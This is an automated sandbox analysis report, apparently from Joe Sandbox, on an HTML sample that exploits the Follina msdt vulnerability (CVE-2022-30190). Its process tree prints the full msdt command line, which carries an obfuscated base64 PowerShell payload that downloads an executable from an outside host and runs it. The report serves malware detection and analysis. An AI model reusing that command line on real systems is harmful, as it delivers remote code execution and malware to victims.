


**ID:** 696527
**Sample Name:** 1024203777.test.html
**Cookbook:** default.jbs
**Time:** 13:43:41
**Date:** 02/09/2022
**Version:** 35.0.0 Citrine

# Table of Contents


# Windows Analysis Report

## 1024203777.test.html


## Overview

### General Information

| | |
|---|---|
| Sample Name: | 1024203777.test.html |
| Analysis ID: | 696527 |
| MD5: | c389f7ee1d9e63.. |
| SHA1: | 2d0b931cf7cecd... |
| SHA256: | 8a01945c5951b6.. |
| Tags: | CVE-2022-30190 Exploit html |
| Infos: | |



### Detection





**Follina CVE-2022-30190**

| | |
|---|---|
| Score: | 56 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Multi AV Scanner detection for subm...
- Yara detected Microsoft Office Expl...
- Found a high number of Window / U...
- Very long cmdline option found, this...
- IP address seen in connection with ...

### Classification



## Process Tree

- **System is w10x64**
- chrome.exe (PID: 2040 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
  - chrome.exe (PID: 5872 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-GB --service-sandbox-type=none --mojo-platform-channel-handle=1936 --field-trial-handle=1700,i,9923033970500120582,12250861549093349672,131072 /prefetch:8 MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
  - msdt.exe (PID: 5908 cmdline: "C:\Windows\system32\msdt.exe" ms-msdt:/ID%20PCwdIAGnOSTic%20-skiP%20fOrce%20-PAraM%20%22It_rEbrOwsEForFILE=#7qnxE3%20IT_LaunchMethod=ContextMenu%20IT_BrowseForFile=Aq$(iEX($(iEX('[SysTEm.TEXt.eNcOdinG]'+[chAr]58+[cHAr]58+'utF8.getstrING([sysTem.coNverT]'+[CHaR]0X3a+[ChAr]0X3A+'FRomBasE64sTrIng('+[cHAR]34+'c1RvUC1wck9jRXNzIC1mb3JDRSAtbmFNRSAnbXNkdCc7JEsgPSBhRGQtdFlwZSAtTUVtQmVSZGVGaU5JdGlPTiAnW0RsbEltcG9ydCgidVJsbW9OLkRMbCIsIENoYXJTZXQgPSBDaGFyU2V0LlVuaWNvZGUpXXB1YmxpYyBzdGF0aWMgZXh0ZXJuIEludFB0ciBVUkxEb3dubG9hZFRvRmlsZShJbnRQdHIgZnFtLHN0cmluZyBELHN0cmluZyBFTyx1aW50IHVsLEludFB0ciB0KTsnIC1uYW1FICJ6IiAtbkFtRVNQYWNFIE0gLVBhc3NUaHJ1OyAkSzo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cHM6Ly9ldmVudG9yZ2FuaXplci5way9uZXdiaXRoZXJlMjAwNTRyZmRzLmV4ZSIsIiRFTlY6QVBQREFUQVxBbnlOYW1lLmV4ZSIsMCwwKTtzdEFSdC1TbEVFcCgzKTtyVU5EbGwzMi5leEUgemlwZmxkci5kbGwsUm91dGVUaGVDYWxsICIkZU5WOkFQUERBVEFcQW55TmFtZS5leGUiO1NUT3AtUFJvQ2VzUyAtZk9yQ0UgLW5hTUUgJ3NkaWFnbmhvc3Qn'+[chAR]0x22+'))))))Y/../../../../../../../../../../../../.EXE%20%22 MD5: 8BE43BAF1F37DA5AB31A53CA1C07EE0C)
- chrome.exe (PID: 6352 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" "C:\Users\user\Desktop\1024203777.test.html MD5: 0FEC2748F363150DC54C1CAFFB1A9408)
- **cleanup**

## Malware Configuration

**No configs have been found**

## Yara Signatures

### Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000005.00000002.752386452.000001ACCA230000.00000004.00000020.00020000.00000000.sdmp | JoeSecurity_Follina | Yara detected Microsoft Office Exploit Follina / CVE-2022-30190 | Joe Security | |

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000005.00000002.752780775.000001ACCA414000.00000004.00000020.00020000.00000000.sdmp | JoeSecurity_Follina | Yara detected Microsoft Office Exploit Follina / CVE-2022-30190 | Joe Security | |
| 00000005.00000002.752409701.000001ACCA239000.00000004.00000020.00020000.00000000.sdmp | JoeSecurity_Follina | Yara detected Microsoft Office Exploit Follina / CVE-2022-30190 | Joe Security | |

## Sigma Signatures

No Sigma rule has matched

## Snort Signatures

No Snort rule has matched

## Joe Sandbox Signatures

### AV Detection

Multi AV Scanner detection for submitted file


### Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects | Remote Service Effects | Impact |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | 1 Command and Scripting Interpreter | Path Interception | 1 Process Injection | 2 Masquerading | OS Credential Dumping | 1 Application Window Discovery | Remote Services | Data from Local System | Exfiltration Over Other Network Medium | 1 Encrypted Channel | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | Modify System Partition |
| Default Accounts | Scheduled Task/Job | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | 1 Process Injection | LSASS Memory | 1 System Information Discovery | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | 3 Non-Application Layer Protocol | Exploit SS7 to Redirect Phone Calls/SMS | Remotely Wipe Data Without Authorization | Device Lockout |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Obfuscated Files or Information | Security Account Manager | Query Registry | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | 4 Application Layer Protocol | Exploit SS7 to Track Device Location | Obtain Device Cloud Backups | Delete Device Data |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Binary Padding | NTDS | System Network Configuration Discovery | Distributed Component Object Model | Input Capture | Scheduled Transfer | 1 Ingress Tool Transfer | SIM Card Swap | | Carrier Billing Fraud |


## Behavior Graph





# Screenshots

## Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.






## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| 1024203777.test.html | 5% | ReversingLabs | | |
| 1024203777.test.html | 10% | Virustotal | | Browse |

### Dropped Files

No Antivirus matches

### Unpacked PE Files

No Antivirus matches

### Domains

No Antivirus matches

### URLs

No Antivirus matches

# Domains and IPs


## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| accounts.google.com | 216.58.215.237 | true | false | | high |
| www.google.com | 172.217.168.36 | true | false | | high |
| clients.l.google.com | 172.217.168.78 | true | false | | high |
| clients2.google.com | unknown | unknown | false | | high |

## Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=104.0.5112.81&lang=en-GB&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1 | false | | high |
| http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard | false | | high |

## World Map of Contacted IPs




## Public IPs

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 172.217.168.78 | clients.l.google.com | United States | | 15169 | GOOGLEUS | false |
| 172.217.168.36 | www.google.com | United States | | 15169 | GOOGLEUS | false |
| 239.255.255.250 | unknown | Reserved | | unknown | unknown | false |
| 216.58.215.237 | accounts.google.com | United States | | 15169 | GOOGLEUS | false |

## Private

| IP |
|---|
| 192.168.2.1 |
| 127.0.0.1 |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 35.0.0 Citrine |
| Analysis ID: | 696527 |
| Start date and time: | 2022-09-02 13:43:41 +02:00 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 7m 36s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | 1024203777.test.html |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Run name: | Without Instrumentation |
| Number of analysed new started processes analysed: | 21 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal56.expl.winHTML@38/0@6/6 |
| EGA Information: | Failed |
| HDC Information: | Failed |
| HCA Information: | • Successful, ratio: 100%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Found application associated with file extension: .html<br>• Adjust boot time<br>• Enable AMSI |

## Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 172.217.168.35, 142.250.203.110, 74.125.160.202, 142.250.203.106, 172.217.168.67
- Excluded domains from analysis (whitelisted): eudb.ris.api.iris.microsoft.com, ctldl.windowsupdate.com, clientservices.googleapis.com, r3---sn-4g5edn6k.gvt1.com, r5---sn-4g5ednsz.gvt1.com, r5.sn-4g5lznez.gvt1.com, arc.msn.com, r3---sn-4g5edndz.gvt1.com, redirector.gvt1.com, update.googleapis.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, r5---sn-4g5lznez.gvt1.com, optimizationguide-pa.googleapis.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.

# Simulations

## Behavior and APIs

**No simulations**

# Joe Sandbox View / Context

## IPs

**No context**

## Domains

No context

### ASNs

No context

### JA3 Fingerprints

No context

### Dropped Files

No context

## Created / dropped Files

No created / dropped files found

## Static File Info

### General

| | |
|---|---|
| File type: | HTML document, ASCII text, with very long lines, with CRLF line terminators |
| Entropy (8bit): | 6.048046902595105 |
| TrID: | |
| File name: | 1024203777.test.html |
| File size: | 19364 |
| MD5: | c389f7ee1d9e6376b7d96e80d7a1ffe1 |
| SHA1: | 2d0b931cf7cecddddb35457a5719353840f8ca66 |
| SHA256: | 8a01945c5951b6685768c155d938e7805b097477fcbb7e815fcb1cc26f1170da |
| SHA512: | 7de15cf2ed560a6ff7e7fd5d3c8b0e4f13ca585bab09d40e89785fc12f5b4c79d9f4cec4034b3f40f4ca54abab100e27947867558dbc7876366a8b614eea0ffc |
| SSDEEP: | 384:hZJbWuYvXebbmk2RFGqL1vXipiIPq2L15j+h5i4rXgrE/M1eEScjy:hZJCXAbmDRFJ16pti2Lvaxb2rlW |
| TLSH: | C092C0E9EECC15EB09D1E230F66438DC05A60D4B117A21914CAF3EAD8FCD7535C1A6B1 |
| File Content Preview: | <!docTYpe HTML>....<hTml>....<bODy>....<sCriPT LanGuagE="jSCript">..../Av9GwVvZPFcw55h7Xvq6eiNw33wn1kLMMtgKlxmHJLqlB0FbkSpSlv6hvs5Ufe225SgFJXZWudirllX811uiLxdKVr103bqaPWQ95c1wD2XMLlKNOYO4wCjRot3Xh0ZhLzCEddyBHRaRSPP0txXf55CjstRCAGx0umIcUyAv7l9Ed7ZeY6ddIzo |

### File Icon


| | |
|---|---|
| Icon Hash: | 78d0a8cccc88c460 |

## Network Behavior

### Network Port Distribution

**Total Packets: 53**

- 53 (DNS)




## TCP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Sep 2, 2022 13:44:45.298142910 CEST | 49737 | 443 | 192.168.2.4 | 216.58.215.237 |
| Sep 2, 2022 13:44:45.298190117 CEST | 443 | 49737 | 216.58.215.237 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.298266888 CEST | 49737 | 443 | 192.168.2.4 | 216.58.215.237 |
| Sep 2, 2022 13:44:45.298594952 CEST | 49737 | 443 | 192.168.2.4 | 216.58.215.237 |
| Sep 2, 2022 13:44:45.298614979 CEST | 443 | 49737 | 216.58.215.237 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.302855968 CEST | 49738 | 443 | 192.168.2.4 | 172.217.168.78 |
| Sep 2, 2022 13:44:45.302901983 CEST | 443 | 49738 | 172.217.168.78 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.303025961 CEST | 49738 | 443 | 192.168.2.4 | 172.217.168.78 |
| Sep 2, 2022 13:44:45.303272009 CEST | 49738 | 443 | 192.168.2.4 | 172.217.168.78 |
| Sep 2, 2022 13:44:45.303383112 CEST | 443 | 49738 | 172.217.168.78 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.356822014 CEST | 443 | 49737 | 216.58.215.237 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.357728004 CEST | 49737 | 443 | 192.168.2.4 | 216.58.215.237 |
| Sep 2, 2022 13:44:45.357767105 CEST | 443 | 49737 | 216.58.215.237 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.359915972 CEST | 443 | 49737 | 216.58.215.237 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.360013008 CEST | 49737 | 443 | 192.168.2.4 | 216.58.215.237 |
| Sep 2, 2022 13:44:45.365551949 CEST | 443 | 49738 | 172.217.168.78 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.397695065 CEST | 49738 | 443 | 192.168.2.4 | 172.217.168.78 |
| Sep 2, 2022 13:44:45.397739887 CEST | 443 | 49738 | 172.217.168.78 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.398715973 CEST | 443 | 49738 | 172.217.168.78 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.398741007 CEST | 443 | 49738 | 172.217.168.78 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.398847103 CEST | 49738 | 443 | 192.168.2.4 | 172.217.168.78 |
| Sep 2, 2022 13:44:45.399993896 CEST | 443 | 49738 | 172.217.168.78 | 192.168.2.4 |
| Sep 2, 2022 13:44:45.400103092 CEST | 49738 | 443 | 192.168.2.4 | 172.217.168.78 |
| Sep 2, 2022 13:44:46.480348110 CEST | 49738 | 443 | 192.168.2.4 | 172.217.168.78 |
| Sep 2, 2022 13:44:46.480611086 CEST | 443 | 49738 | 172.217.168.78 | 192.168.2.4 |
| Sep 2, 2022 13:44:46.480916977 CEST | 49738 | 443 | 192.168.2.4 | 172.217.168.78 |
| Sep 2, 2022 13:44:46.480954885 CEST | 443 | 49738 | 172.217.168.78 | 192.168.2.4 |
| Sep 2, 2022 13:44:46.481775045 CEST | 49737 | 443 | 192.168.2.4 | 216.58.215.237 |
| Sep 2, 2022 13:44:46.481990099 CEST | 443 | 49737 | 216.58.215.237 | 192.168.2.4 |
| Sep 2, 2022 13:44:46.482475042 CEST | 49737 | 443 | 192.168.2.4 | 216.58.215.237 |
| Sep 2, 2022 13:44:46.482487917 CEST | 443 | 49737 | 216.58.215.237 | 192.168.2.4 |
